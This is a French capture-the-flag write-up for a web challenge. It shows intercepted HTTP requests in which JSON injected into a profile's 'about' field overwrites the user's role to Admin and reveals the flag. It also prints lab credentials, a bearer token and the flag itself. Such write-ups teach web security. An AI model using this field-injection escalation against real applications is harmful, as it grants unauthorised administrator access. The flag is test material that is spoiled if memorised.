


Ce challenge était donné avec des identifiants valides; délicate attention de la part de nos organisateurs. Nous entrons donc avec **Edouard:Str0ngP@ssw0rd!**.



L'application est assez banane en somme, nous pouvons cliquer sur les pseudonymes des singes, et cela nous affiche leur profil en plus grand.

Lorsque nous passons sur notre profil, un bouton *Change* apparaît sous notre description. En cliquant dessus, rien ne se passe, mais lorsque nous interceptons l'échange avec un proxy, nous voyons que le message envoyé n'est pas correct !

```
Pretty Raw Hex JSON Web Tokens JSON Web Token
1 POST /4/about HTTP/1.1
2 Host: 10.0.0.4:5555
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.0.4:3000/
8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0QmVhZGU1OjB2ZG1pb1IsImhhdCI6MTY3ODU2NDAM30.3b0lEoISQd-LLpgn-j-hhiYL9CuUktVbX2bV3TmEyn8
9 Content-Type: application/json
10 Content-Length: 110
11 Origin: http://10.0.0.4:3000
12 Connection: close
13
14 {
  "about":
    "Thus of their flatterers kings are the victims; but kings, in falling, drag down thei
    r flatterers."
}
```

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 71
6 ETag: W/"47-hG1wysYgY08TY2fyzRjOLxCNtE8"
7 Date: Sat, 11 Mar 2023 19:49:13 GMT
8 Connection: close
9
10 {
  "message": "Unexpected token 'I', \"Thus of th\"... is not valid JSON"
}
```

En effet, le site web s'attendait à ce que le deuxième paramètre du *about* soit dans un format JSON valide. À taton, nous nous apercevons que nous pouvons insérer un json valide qui nous permet de changer le champ *about* relatif à notre utilisateur:

```
7 Referer: http://10.0.0.4:3000/
8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0QmVhZGU1OjB2ZG1pb1IsImhhdCI6MTY3ODU2NDAM30.3b0lEoISQd-LLpgn-j-hhiYL9CuUktVbX2bV3TmEyn8
9 Content-Type: application/json
10 Content-Length: 101
11 Origin: http://10.0.0.4:3000
12 Connection: close
13
14 {
  "about":
    "({\"about\":\"C'est un bonhomme de bois qui mangeais des patates et des pommes de pain.\"})"
}
```

```
7 Date: Sat, 11 Mar 2023 19:54:36 GMT
8 Connection: close
9
10 {
  "id":4,
  "username":"Flunkey",
  "role":"User",
  "picture":"a",
  "about":"C'est un bonhomme de bois qui mangeais des patates et des pommes de pain.",
  "test":"a"
}
```

Cette modification est réfléchi sur le site web !




Nous avons modifié *about*, mais nous pouvons aussi modifier les autres champs, comme le très recherché *role*, que nous allons mettre sur *Admin*, en toute originalité.

```
Connection: close

{
  "id":4,
  "username":"Flunkey",
  "role":"Admin",
  "picture":"a",
  "about":"C'est un bonhomme de bois qui mangeais des patates et des pommes de pain.",
  "test":"a"
}
```

Une fois fait, lorsqu'on recharge la page web, on s'aperçoit que le nouvel utilisateur César est arrivé, drapé dans son drapeau:



Drapeau: ZiTF{um8yxd1eovfv7kuh0w61euvqzo3b2cm6}